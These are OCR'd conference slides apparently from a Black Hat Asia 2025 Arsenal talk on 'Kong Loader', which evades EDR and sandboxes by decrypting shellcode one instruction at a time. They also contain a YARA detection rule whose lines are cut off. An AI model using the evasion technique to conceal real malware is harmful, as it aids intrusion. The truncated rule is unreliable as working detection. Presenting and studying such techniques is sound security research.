
black hat®
ARSENAL
APRIL 3-4, 2025
MARINA BAY SANDS / SINGAPORE
#BHAS @tijme @BlackHatEvents


Kong Loader

The hidden ART of rolling shellcode decryption

A 10-minute walkthrough!

Thursday, April 3 | 10:05am - 11:20am
Business Hall, Arsenal Station 4
Marina Bay Sands, Singapore

#BHAS @tijme @BlackHatEvents



#1 Context

FORTRA
Cobalt Strike

Havoc C2

Brute Ratel

Any other C2

C&C > outputs > Shellcode > executed by > Loader

0101
1001


Shellcode

Clickable .XLL file

Clickable .DOCM file

Clickable .CPL file


Other clickable formats



Sleep Masks


Encrypt shellcode in memory if not executing commands (idling).

#2 Problem



Sleep Masks


Encrypt shellcode in memory if not executing commands (idling).




#3 Solution

Rolling Decryption

Per assembly instruction decryption, execution and encryption.





Rolling Decryption

Per assembly instruction decryption, execution and encryption.

Can be sped up

By performing this sequence per basic block instead of a single instruction.

Caveats of rolling decryption (for attackers)


1. **Slow execution** – Decrypting & encrypting every single instruction *drastically* slows down execution of your shellcode.
2. **Multi-threading** – Vectored Exception Handling (VEH) only works on current thread (thus multi-threaded payloads might not work).
3. **Signatures in native code** – The native code of the loader might be signatured, unless attackers use a good polymorphic engine.

```
rule KongLoader {
    strings:
        // Look for import of AddVectoredExceptionHandler
        $import_AddVectoredExceptionHandler = { 41 64 64 56 65 63 7

        // Look for import of ZydisDecoderDecodeFull
        $import_ZydisDecoderDecodeFull = { 5A 79 64 69 73 44 65 63

        // Look for call to VirtualAlloc with PAGE_EXECUTE_READWRIT
        $call_VirtualAlloc_PAGE_EXECUTE_READWRITE = {
            41 B9 40 00 00 00     // push 0x40 (PAGE_EXECUTE_READWR
            ?? ?? ?? ?? ?? ??     // push 0x3000 (MEM_COMMIT | MEM_
            ?? ?? ??              // push <variable size> (dwShellc
            B9 00 00 00 00        // push 0x0 (NULL)
            48 8B 05 97 B5 07 00  // mov rax, VirtualAlloc
            FF D0                 // call rax
        }
    condition:
        all of ($import_*) and $call_VirtualAlloc_PAGE_EXECUTE_READ
}
```


Yara rule to detect Kong Loader's native code

Caveats of rolling decryption (for defenders)

1. **Sandboxes too slow** – Commercial sandboxes are usually too slow for executing rolling decryption malware.
2. **Millions of breakpoints** – There are millions of breakpoints, and you can't ignore them either (as they perform the decryption).
3. **Bypasses existing EDR rules** – Existing EDR not capable of viewing rolling decryption shellcode and thus doesn't now whether to trigger detection.

